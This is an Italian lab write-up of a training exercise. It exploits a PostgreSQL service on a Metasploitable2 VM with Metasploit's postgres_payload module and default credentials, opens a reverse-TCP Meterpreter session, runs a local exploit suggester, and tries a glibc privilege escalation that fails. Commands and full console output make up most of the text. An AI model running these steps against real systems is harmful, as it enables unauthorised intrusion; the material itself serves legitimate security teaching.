

S7 – L3

Exploit del servizio PostgreSQL con Metasploit e ottenimento di una sessione Meterpreter

Introduzione:

Il presente esercizio descrive lo sfruttamento di un servizio PostgreSQL vulnerabile su macchina Metasploitable mediante l'utilizzo del framework Metasploit.

L'obiettivo è ottenere una sessione Meterpreter sul sistema target e verificarne il livello di privilegi, applicando esclusivamente le funzionalità illustrate.


Prerequisiti

Verifica IP e rete

Kali (attaccante) e Metasploitable2 (target) devono essere sulla **stessa rete** e raggiungibili.

Comandi (Kali)

```
ip a  
ping 192.168.50.101 (IP_METASPOITABLE)
```



```
(kali㉿kali)-[~]  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.50.101/24 brd 192.168.50.255 scope global noprefixroute eth0  
        valid_lft forever preferred_lft forever  
  
(kali㉿kali)-[~]  
$ ping 192.168.50.101  
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.  
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=1.41 ms  
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=2.09 ms  
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=1.25 ms  
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=2.03 ms  
^C  
--- 192.168.50.101 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3013ms  
rtt min/avg/max/mdev = 1.246/1.691/2.085/0.370 ms  
  
(kali㉿kali)-[~]
```

- ip a (IP Kali visibile)
- ping OK verso Metasploitable

FASE 1 — Verifica servizio PostgreSQL

Obiettivo

Confermare che il servizio PostgreSQL è attivo sul target (porta 5432).

Comando (Kali)

```
nmap -p 5432 192.168.50.101 (IP_METASPOITABLE)
```

Cosa ottengo

- Porta 5432/tcp open
- Servizio PostgreSQL individuato

```
(kali㉿kali)-[~]
$ nmap -p 5432 192.168.50.101
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-21 09:11 -0500
Nmap scan report for 192.168.50.101
Host is up (0.0012s latency).

PORT      STATE SERVICE
5432/tcp  open  postgresql
MAC Address: 08:00:27:1F:9D:FF (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 4.27 seconds

(kali㉿kali)-[~]
$
```

- Output Nmap con porta 5432 aperta

FASE 2 — Avvio Metasploit e selezione exploit PostgreSQL

Obiettivo

Caricare il modulo richiesto:

exploit/linux/postgres/postgres_payload

Avviare Metasploit

```
msfconsole
```

Carica il modulo

```
use exploit/linux/postgres/postgres_payload
```

Verifica parametri

```
show options
```

```

└─(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: View missing module options with show missing

      IIIIII    dTb.dTb
      II     4' v 'B   : . . . . .
      II     6.   .P   : . . . . .
      II     'T;. .;P' : . . . . .
      II     'T; ;P'  : . . . . .
      IIIIII    'YvP' : . . . . .

I love shells --egypt

      =[ metasploit v6.4.103-dev
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads      ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion      ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

```

```

msf > [use exploit/linux/postgres/postgres_payload]
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):
Name      Current Setting  Required  Description
----      -----          -----      -----
VERBOSE    false           no        Enable verbose output

Used when connecting via an existing SESSION:
Name      Current Setting  Required  Description
----      -----          -----      -----
SESSION   no              no        The session to run this module on

Used when making a new connection via RHOSTS:
Name      Current Setting  Required  Description
----      -----          -----      -----
DATABASE  postgres         no        The database to authenticate against
PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
RHOSTS    no              no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     5432            no        The target port (TCP)
USERNAME  postgres         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----      -----
LHOST     0.0.0.0          yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Linux x86

View the full module info with the info, or info -d command.
msf exploit(linux/postgres/postgres_payload) > 

```

- modulo caricato
- show options completo

FASE 3 — Configurazione exploit PostgreSQL

Obiettivo

Impostare correttamente target e listener.

Impostare target

```
set RHOSTS 192.168.50.101 (IP_METASPLOITABLE)
```

Impostare listener (reverse shell)

```
set LHOST 192.168.50.100 (IP_KALI)
set LPORT 4444
```

(Se LPORT è già valorizzata si può lasciare)

Verifica finale

```
show options
```

```
msf exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf exploit(linux/postgres/postgres_payload) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf exploit(linux/postgres/postgres_payload) > set LPORT 4444
LPORT => 4444
msf exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):
Name      Current Setting  Required  Description
_____
VERBOSE   false           no        Enable verbose output

Used when connecting via an existing SESSION:
Name      Current Setting  Required  Description
_____
SESSION    no             no        The session to run this module on

Used when making a new connection via RHOSTS:
Name      Current Setting  Required  Description
_____
DATABASE  postgres         no        The database to authenticate against
PASSWORD   postgres         no        The password for the specified username. Leave blank for a random password.
RHOSTS    192.168.50.101  no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     5432             no        The target port (TCP)
USERNAME  postgres         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
_____
LHOST    192.168.50.100  yes       The listen address (an interface may be specified)
LPORT    4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   Linux x86
```

- set RHOSTS
- set LHOST
- show options con tutto valorizzato

FASE 4 — Esecuzione exploit e apertura sessione Meterpreter

Obiettivo

Ottenere **una sessione Meterpreter attiva** sul target.

Eseguire exploit

run

(oppure **exploit**, entrambi accettati)

Verificare sessione

sessions -l

Entrare nella sessione

sessions -i 1 (ID_SESSIONE) (Metasploit è entrato automaticamente nella sessione)

Test iniziali in Meterpreter

getuid
sysinfo

Cosa ottengo

- Meterpreter attivo

```
msf exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.101:5432 - 192.168.50.101:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 192.168.50.101:5432 - Uploaded as /tmp/AbuwRJCy.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.50.101
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.101:55342) at 2026-01-21 09:42:15 -0500

meterpreter > sessions -l
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:
  -h, --help           Show this message
  -i, --interact <id>  Interact with a provided session ID

meterpreter > getuid
Server username: postgres
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture   : i686
BuildTuple     : i486-linux-musl
Meterpreter    : x86/linux
meterpreter >
```

- Utente **non root** (es. postgres)
- Output di **run**
- sessions -l**
- getuid**
- sysinfo**

FASE 5 — Verifica privilegi

Obiettivo

Dimostrare il livello di privilegi ottenuto.

Comandi in Meterpreter

getuid

(facoltativo ma utile)

```
shell  
whoami  
id
```

Cosa dimostro

- Accesso ottenuto
- assenza privilegi root prima dell'escalation

```
meterpreter > getuid  
Server username: postgres  
meterpreter > shell  
Process 4667 created.  
Channel 1 created.  
whoami  
postgres  
id  
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
```

- **getuid**
- **whoami / id**

FASE 6 — Privilege Escalation (solo con Metasploit)

Obiettivo

Tentare escalation usando **solo msfconsole**, come richiesto.

Mettere la sessione in background

background

oppure

Ctrl+Z → y

Caricare il modulo suggeritore

```
use post/multi/recon/local_exploit_suggester
```

Impostare la sessione

```
set SESSION 1 (ID_SESSIONE)
```

Eseguire

Run

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(linux/postgres/postgres_payload) > use post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf post(multi/recon/local_exploit_suggester) > run
[*] 192.168.50.101 - Collecting local exploits for x86/linux ...
/usr/share/metasploit-framework/lib/rex/proto/ldap.rb:13: warning: already initialized constant Net::LDAP::WhoamiOid
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/net-ldap-0.20.0/lib/net/ldap.rb:344: warning: previous definition of WhoamiOid was here
[*] 192.168.50.101 - 229 exploit checks are being tried...
[+] 192.168.50.101 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.50.101 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.50.101 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.50.101 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.50.101 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.50.101 - exploit/linux/persistence/autostart: The service is running, but could not be validated. Xorg is installed, possible desktop install.
[+] 192.168.50.101 - exploit/multi/persistence/cron: The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
[+] 192.168.50.101 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid
[*] 192.168.50.101 - Valid modules for session 1:
```

Cosa ottengo

- Lista exploit locali suggeriti per il kernel target

#	Name	Potentially Vulnerable?	Check Result
1	exploit/linux/local/glibc_ld_audit_dso_load_priv_esc	Yes	The target appears to be vulnerable.
2	exploit/linux/local/glibc_origin_expansion_priv_esc	Yes	The target appears to be vulnerable.
3	exploit/linux/local/netfilter_priv_esc_ipv4	Yes	The target appears to be vulnerable.
4	exploit/linux/local/ptrace_sudo_token_priv_esc	Yes	The service is running, but could not be validated.
5	exploit/linux/local/su_login	Yes	The target appears to be vulnerable.
6	exploit/linux/persistence/autostart	Yes	The service is running, but could not be validated. Xorg is installed, possible desktop install.
7	exploit/multi/persistence/cron	Yes	The target appears to be vulnerable. Cron timing is valid, no cron.deny entries found
8	exploit/unix/local/setuid_nmap	Yes	The target is vulnerable. /usr/bin/nmap is setuid

9	exploit/linux/local/abrt_raceabrt_priv_esc	No	The target is not exploitable
10	exploit/linux/local/abrt_sosreport_priv_esc	No	The target is not exploitable
11	exploit/linux/local/af_packet_chocobo_root_priv_esc	No	The target is not exploitable
.	System architecture i686 is not supported	No	The target is not exploitable
12	exploit/linux/local/af_packet_packet_set_ring_priv_esc	No	The target is not exploitable
.			
13	exploit/linux/local/ansible_node_deployer	No	The target is not exploitable
.	Ansible does not seem to be installed, unable to find ansible executable	No	The target is not exploitable
14	exploit/linux/local/apport_abrt_chroot_priv_esc	No	The target is not exploitable
.			
15	exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc	No	The target is not exploitable
.			
16	exploit/linux/local/bpf_priv_esc	No	The target is not exploitable
.			
17	exploit/linux/local/bpf_sign_extension_priv_esc	No	The target is not exploitable
.	System architecture i686 is not supported	No	The target is not exploitable
18	exploit/linux/local/cve_2021_3490_ebpf_alu32_bounds_check_lpe	No	The target is not exploitable
.	System architecture i686 is not supported	No	The target is not exploitable
19	exploit/linux/local/cve_2021_38648_omigod	No	The target is not exploitable
.	The omiserver process was not found.	No	The target is not exploitable
20	exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec	No	The target is not exploitable
.	System architecture i686 is not supported	No	The target is not exploitable
21	exploit/linux/local/cve_2022_0847_dirtypipe	No	The target is not exploitable

- Output completo del suggeritore (21--- → 81 total exploit NOT potentially vulnederable)

FASE 7 — Tentativo exploit locali suggeriti

Obiettivo

Verificare se uno degli exploit proposti porta a root.

Exploit selezionato:

Tra quelli segnalati come “**Potentially Vulnerable: Yes**”, è stato selezionato il seguente modulo:

exploit/linux/local/glibc_ld_audit_dso_load_priv_esc

La scelta è motivata dalla compatibilità con il sistema target (Ubuntu 8.04, kernel Linux 2.6.x, architettura i686) e dalla disponibilità dell’exploit come modulo automatico all’interno del framework Metasploit.

Exploit suggerito:

```
exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  
set SESSION 1 (ID_SESSIONE)
```

Conferma: Y

run

Tentativo

Getuid

```
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  
[-] Unknown command: exploit/linux/local/glibc_ld_audit_dso_load_priv_esc. Run the help command for more details.  
This is a module we can load. Do you want to use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc? [y/N] y  
[*] Using configured payload linux/x64/meterpreter/reverse_tcp  
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set SESSION 1  
SESSION => 1  
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run  
[*] Started reverse TCP handler on 192.168.50.100:4444  
[+] The target appears to be vulnerable  
[*] Using target: Linux x86  
[*] Writing '/tmp/.OlzspI2Pfe' (1271 bytes) ...  
[*] Writing '/tmp/.3dp8uac' (296 bytes) ...  
[*] Writing '/tmp/.mKl8Y' (250 bytes) ...  
[*] Launching exploit ...  
[*] Exploit completed, but no session was created.  
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > getuid  
[-] Unknown command: getuid. Run the help command for more details.  
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > back  
msf > sessions -l  
  
Active sessions  
=====  
  
Id Name Type Information Connection  
-- -- -- -- --  
1 meterpreter x86/linux postgres @ metasploitable.localdomain 192.168.50.100:4444 → 192.168.50.101:55342 (192.168.50.101)  
  
msf > sessions -i 1  
[*] Starting interaction with 1 ...  
  
meterpreter > getuid  
Server username: postgres  
meterpreter > |
```

Cosa ottengo

- Exploit provato
- Esito (SUCCESS / FAIL)
- Prova con `getuid` (*anche i FAIL sono validi se documentati*)

Verifica finale dei privilegi

Al termine delle attività di exploit e post-exploitation, è stata verificata l'identità dell'utente corrente tramite il comando `getuid`.

La sessione Meterpreter risulta associata all'utente `postgres`, account di servizio con privilegi limitati.

Analisi dell'escalation dei privilegi

Nonostante l'identificazione di potenziali vettori di privilege escalation **tramite il modulo `local_exploit_suggester`, i tentativi di sfruttamento eseguiti tramite Metasploit non hanno portato all'ottenimento dei privilegi di root.**

Il risultato evidenzia come l'escalation dipenda fortemente dal contesto del sistema e dalle condizioni runtime, e non sia garantita anche in presenza di vulnerabilità teoriche.

Conclusioni:

Il laboratorio dimostra che **l'ottenimento di una sessione iniziale non implica automaticamente il controllo completo del sistema e che un'analisi strutturata dei privilegi è fondamentale per valutare il reale impatto di una compromissione.**